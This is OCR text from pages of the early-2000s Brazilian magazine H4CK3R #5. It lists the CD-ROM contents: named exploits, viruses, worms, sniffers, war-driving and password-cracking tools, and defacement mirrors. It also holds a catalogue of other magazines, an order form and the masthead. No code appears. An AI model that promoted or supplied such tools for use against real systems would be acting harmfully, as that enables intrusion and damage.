Hoje, na Internet, a proteção e a segurança andam lado a lado. Um computador seguro é um computador protegido. Veja as principais ferramentas para proteger seus dados

DESTAQUES

IRX xfsmd.c

IRIX xfsmd remote root exploit desenvolvido pelo grupo Last Stage Of Delirium

Apache NoseJob

Remote exploit para servidores Apache rodando em FreeBSD, NetBSD e OpenBSD

Panda Antivirus Titanium 2.03

Antivírus supereficiente que evita contaminações por worms (versão shareware)

Flash Player Updater

Utilitário que atualiza a versão do Flash Player para a versão sem falhas

CATEGORIA

Defacements

Os pichadores virtuais em ação. A arte de alterar páginas na Internet está em alta. Confira os últimos ataques dos grupos mais atuantes da Internet

Cracker

Não poderia faltar uma seção para você, que além de hacker é cracker. Sim, os considerados maldosos pela mídia, os destruidores de bytes

DESTAQUES

BHS owned your Solaris

Ataque sob um "confiável" servidor Solaris

EVIL ANGELICA

Deface satânico!

VB Worms New Face

Texto ensinando a melhorar os vírus e worms criados em VB

Hackman 7.0 Lite

Software para engenharia reversa de todos os tipos de software

A fábrica do prazer da revista H4CK3R

Sockets

A linguagem de programação dedicada à Internet. Softwares de muita qualidade que facilitarão a arte de programar para Internet

Virii

Uma arma biológica? Muito mais que isso, os vírus são arquivos que devem ser estudados, pois apresentam uma tecnologia fora do comum

TCP/IP Builder 1.20

Ferramenta para testar o comportamento de sockets em uma rede

CLISP 2.28 (Linux)

Para desenvolver sockets a partir de linguagens ANSI e LISP

Kalamarai

Vírus com código-fonte completo em arquivo texto

Shermnar

Vírus com nome e ícone de instalação do Norton Antivírus. Nada mais irônico...

Sniffers

O farejamento de informações é uma técnica muito utilizada por hackers para capturar dados e informações de um sistema. Veja as ferramentas usadas

Programação

Para os coders de plantão, uma grande quantidade de ferramentas de programação para várias linguagens. Nós damos as ferramentas, o resto é com você

Echelon for Dummies

Sniffer que usa tecnologia de computação distribuída

SpyNet v3.00

Um ótimo network sniffer

Hex Edit 2.2

Editor hexadecimal para engenharia reversa

Jedit

Supereditor de códigos-fonte, que suporta mais de 70 linguagens. Com manual

MP3

Músicas de boa qualidade, bla bla bla bla bla bla bla bla bla

Essenciais

Programas que não devem faltar em seu computador

B.U.P.

Mistura de jungle, drum'n bass e techno

Digital Droo

Confira o som deste excelente DJ

WinRAR 3.0br

Programa para manipular e comprimir arquivos RAR

ISO Buster

Para visualizar imagens de distribuições Linux e arquivos ISO em geral

Informática, Tecnologia e Conhecimento.

DIGERATI

Conheça as publicações da Digerati Editorial

AVANÇADO INTERMEDIÁRIO INICIANTE

GeeK

A GeeK é uma alternativa para os interessados em nos avanços tecnológicos e seus efeitos.

PC Linux

A PC Linux busca desvendar os aspectos técnicos deste sistema alternativo.

H4CK3R

A revista Hacker é porta-voz e formadora da elite hacker em sua busca por conhecimento.

DVD ROM

Tecnologia e entretenimento

A revista DVD-ROM é a primeira a oferecer este tipo de mídia, com 9GB de informação.

PC Brasil

O guia completo, ideal para profissionais que querem se informar sobre novas tecnologias e softwares.

the WebMasters

Publicação ideal para quem se envolve diretamente com Internet, principalmente profissionais.

Portáteis

A revolução digital chegou com dispositivos móveis. Para usuários que fazem parte desta revolução.

DIGITAL audio·video

A digitalização de sons e imagens revolucionando a produção de filmes e músicas.

e-Learning

A educação à distância por meio de computadores, redes digitais e tecnologia de ponta.

interligada

Com as últimas novidades sobre tecnologia e informática para a mulher do século XXI.

TOP GAMES EVOLUTION

Uma revista feita por jogadores para jogadores - nada resume melhor o espírito da TopGames.

Meu Computador

Para os que querem usar o computador para facilitar tarefas e proporcionar diversão.

Click

No trabalho e em casa. Revista para usuários iniciantes e intermediários com várias dicas.

Selecione as revistas que você deseja receber em casa

Frete grátis para todo Brasil! Aproveite.

Para uma relação completa de nossas revistas acesse www.digerati.com.br



Comprar ☐ **Geek 1**
CD-ROM com mais de 50 programas
Edição de colecionador
R$ 9,90



Comprar ☐ **Geek 7**
Hackers! Uma coleção de softwares no CD + Corel Linux, e-books, MP3...
R$ 9,90



Comprar ☐ **Geek 9**
A arte de gravar CDs: manual e seleção de softwares no CD + 130 cursos completos
R$ 9,90



Comprar ☐ **Geek 10**
Desmonte seus softwares, Peer to Peer, Hardware, Modelagem 3D e voz
R$ 9,90



Comprar ☐ **Geek 11**
Tudo sobre DVDs, Destravamento, Cracks + Linguagem C e Cavalos de Tróia
R$ 9,90



Comprar ☐ **Geek 19**
Edição histórica: C e C++, criação de games, Slackware. No CD: 300 softwares
R$ 9,90



Comprar ☐ **Geek 20**
Monte seu próprio sistema operacional, crie robôs virtuais, aprenda a haquear o Dreamcast
R$ 9,90



Comprar ☐ **Geek Especial 4**
Aprenda a montar seu próprio computador + CD com coletânea especial de programas
R$ 9,90



Comprar ☐ **Geek Especial 9**
Mais de 200 cursos: hacking, testes de certificação profissionais e programação pesada.
R$ 9,90



Comprar ☐ **The WebMasters 1**
Flash, Dreamweaver e programas para construção de sites + Cursos e dicas de e-Business
R$ 9,90



Comprar ☐ **The WebMasters 7**
R$ 430 em softwares. Webdesign, programção, scripts prontos para usar e muito mais
R$ 9,90



Comprar ☐ **The WebMasters 8**
101 Cursos para especializar-se em Internet: Flash, ASP, PHP, Dreamweaver, Cold Fusion...
R$ 9,90



Comprar ☐ **Click 1**
Office Click: super pacote de programas para escritório compatíveis com MS Office
R$ 9,90



Comprar ☐ **Click 7**
Programas especiais para gravação de CDs, Softwares administrativos
R$ 9,90



Comprar ☐ **Portáteis 1**
Internet, wireless, hackers de portáteis. No CD, mais de 300 softwares, incluindo suítes
R$ 9,90



Comprar ☐ **Digital Áudio • Vídeo 1**
Programas e dicas para usar seu micro para processar som e vídeo
R$ 9,90



Comprar ☐ **Digital Áudio • Vídeo 2**
Tudo sobre autoria de DVDs, criação de loops, softwares para MP3 e muito mais
R$ 9,90



Comprar ☐ **Digital Áudio • Vídeo 3**
Grave filmes para DVD player, faça músicas pela Web, crie animações no PC e muito mais
R$ 9,90



Comprar ☐ **Top Games Surpresa 3**
500 jogos para Windows! Simples e divertidos, incluindo grandes clássicos
R$ 9,90



Comprar ☐ **Top Games Surpresa 4**
Emuladores: jogos de videogames e arcades para você jogar no computador.
R$ 9,90



Comprar ☐ **TopGames Evolution 16**
Games Clássicos! Donkey Kong, Bomberman e outros + especial Resident Evil e 51 games.
R$ 9,90



Comprar ☐ **E-Learning 1**
Cursos de softwares, para vestibulandos, negócios na Internet e muito mais.
R$ 9,90



Comprar ☐ **E-Learning 2**
101 cursos completos e pacote com simulados e apostilas para concursos públicos
R$ 9,90



Comprar ☐ **E-Learning 3**
202 Cursos Completos + especial idiomas com tradutor inglês, francês, espanhol, alemão, italiano
R$ 9,90



Comprar ☐ **PC Brasil 4**
Aprenda a se proteger de hackers, transforme seu PC em um estúdio digital e muito mais
R$ 9,90



Comprar ☐ **PC Brasil 5**
Espionagem virtual, curso interativo de Flash MX, Windows XP, patches para Office e mais
R$ 9,90



Comprar ☐ **PC Brasil Especial 1**
200 cursos completos para você: design, hardware, programação, redes e muito mais
R$ 9,90



Comprar ☐ **Meu Computador 1**
60 programas completos + 4000 Cliparts. Software para conversar pela Web e Pacote Office
R$ 9,90



Comprar ☐ **Meu Computador 3**
Tudo para gravar CDs de música, vídeos e dados - para assistir no DVD e ouvir no CD Player
R$ 9,90



Comprar ☐ **Meu Computador 4**
Gravador Digital de conversas telefônicas + Software para imprimir sem impressora
R$ 9,90



Comprar ☐ **The WebMasters Especial 1**
Tudo sobre Flash. Curso em vídeo, Action Script, criação de jogos e animações prontas
R$ 9,90



Comprar ☐ **Como Funciona 1**
Aprenda tudo sobre informática! Dissecamos cada peça e explicamos para você
R$ 4,90



Comprar ☐ **DVD-ROM 1**
9 Gigas de programas! Flash, Fireworks, Dreamweaver, Linux e muito mais
R$ 19,90



Comprar ☐ **H4CK3R 1**
Hackerismo, subcultura, software livre, segurança e programação avançada.
R$ 9,90



Comprar ☐ **H4CK3R 2**
Aprenda a proteger seu Linux e saiba tudo sobre Hacktivismo, IPs, Fake Mail e Worm Lions
R$ 9,90



Comprar ☐ **H4CK3R 3**
Tudo sobre sniffers, Unicode Bug, scanners de falhas e invasão sem vestígios
R$ 9,90

Nome: _____

Endereço: _____


Cidade: _____ **Estado:** ____ **CEP:** _____-____

E-mail ou Telefone: _____

www.digerati.com.br

Mande Cheque Nominal ou **Vale Postal** para:
Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 – 12º andar
Cerqueira César - São Paulo - CEP 01414-001
Você receberá sua(s) revista(s) em casa sem nenhuma despesa adicional
Para maiores informações: **0xx11 - 3217-2600** ou **atendimento@digerati.com.br**
Para comprar pela internet: **www.digerati.com.br**

EXPEDIENTE



DIGERATI EDITORIAL
Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 – 12º andar
CEP 01414-001 São Paulo/SP
Fone: (11) 3217-2600
Fax: (11) 3217-2617
Internet: www.digerati.com.br

Atendimento ao Leitor
Fone: (11) 3217-2626 (das 9h às 21h)
Web: www.digerati.com.br
e-mail: *suporte@digerati.com.br*
Érica V. Cunha *erica@digerati.com.br*
Eduardo Rodrigues e Marcos Raul de Oliveira
Atendimento/Vendas
Bianca Anzeloti de Souza *bianca@digerati.com.br*
Fone: (11) 3217-2600

Diretores
Alessandro Gerardi *gerardi@digerati.com.br*
Luís Afonso G. Neira *afonso@digerati.com.br*
Diretor Comercial
René Luiz Cassettari *rene@digerati.com.br*
Gerente de TI
Flavio Tâmega *flavio@digerati.com.br*
Depto. Administrativo
Clayton Nunes *clayton@digerati.com.br*
Fábio Alves da Silva, Vagner Albero, Viviane Cardoso Lima, Simone A. Maciel

H4CK3R

Diretor Editorial
Alessio F. Melozo *alessio@digerati.com.br*
MTB 026412
Editor
Marcelo C. Barbão *mbarbao@digerati.com.br*
Editor Assistente
Maurício Martins *mauricio@digerati.com.br*
Reportagem
João Marinho, Bruno Cesar e Fernando Wiek
Diretor de Arte
Rafael Wen Magalhães *rafael@digerati.com.br*
Estagiário de Arte
Fábio Augusto Souza Lima *fabio@digerati.com.br*
Revisão
Denise Moraes, Priscila Cassettari
Colaboradores
Marcelo Gomes, Antonio Marcelo, Dream Surfer Corporation
CD-ROM
Design e programação: Rodrigo Rudiger
Seleção de programas: Juliano Barreto

Para anunciar nesta revista
www.digerati.com.br/publicidade
publicidade@digerati.com.br

Os artigos assinados não refletem necessariamente a opinião da Hacker, e sim de seus autores.

Impressão e Acabamento
Oceano Indústria Gráfica e Editora Ltda.
Fone: (11) 4446-6544

Distribuidor exclusivo para bancas de todo o Brasil
Fernando Chinaglia Distribuidora S/A
Rua Teodoro da Silva, 907 – Grajaú
CEP 20563-900 Rio de Janeiro/RJ
Fone: (21) 3879-7766

Responda rapidamente:


[ ] Você acha que o mercado de trabalho está difícil?

[ ] Não está encontrando o emprego desejado?

[ ] Não foi promovido nos últimos tempos?

[ ] Seu trabalho não é elogiado?

[ ] Está se sentindo desatualizado?



Se sua resposta foi positiva para uma destas perguntas, você pode estar sofrendo do mal da *DESATUALIZAÇÃO!*

Nós temos o antídoto...

Tudo o que você precisa para aprender computação de uma maneira rápida e descomplicada está aqui.





Revista Cursos de Informática - R$ 9,90
nas bancas ou no site www.digerati.com.br

H4CK3R #5

PARENTAL ADVISORY
EXPLICIT SOFTWARE

Atenção! Esse CD-ROM contém softwares que podem danificar computadores. Eles foram incluídos nesse CD exclusivamente para estudo e desenvolvimento técnico. Não nos responsabilizamos por seu uso indevido. O uso destes softwares para prejudicar terceiros é crime, passível de punição.

Configuração mínima do equipamento: PC Pentium 233 com 32 MB de RAM e drive de CD com velocidade dupla. Os requisitos podem variar de acordo com o programa, alguns podem não rodar no Windows XP

O conteúdo do CD-ROM é formado por softwares freeware e versões de demonstração

CONFIRA NO CD:

War Driving
Programas que invadem redes wireless e tutoriais explicando tudo o que você queria saber sobre o assunto

Mac Hacking
Mais de 20 programas para crackear senhas e programas e proteger dados com criptografia, tudo em plataforma Mac

KDE 3.0.2
Pacote completo com a versão mais recente da interface gráfica para Linux

Sockets
Ferramentas para testar o comportamento de sockets, criar sockets em Windows, GTK e Mac OS, e também aplicativos para serviços on-line

Virii
Mais de 20 vírus de todos os tipos, incluindo muitos worms para análise

Exploits
Programas para explorar falhas no Apache, IIS, servidores Cisco, IBM e Oracle, Yahoo! Messenger e muitos outros programas

Defacements
Espelhos de invasões de hackers brasileiros, como a do senado.br, e outros exemplos de diversos clãs

Cracking
Ataques DRDoS, worms que desativam antivírus, Phreaking, Hijacking, contra-ataque ao NetBus, joiners e muito mais

Proteção
Pacotes com atualizações e programas que impedem intrusos de invadir o seu computador

OBRIGATÓRIOS

Sniffers
Analisadores de pacotes, redes Ethernet, programas, arquivos e o Echelon for Dummies, que usa tecnologia de computação distribuída

Programação
20 programas para você compilar em diversas linguagens: C++, PHP, Assembly, Java, Perl, Python e muito mais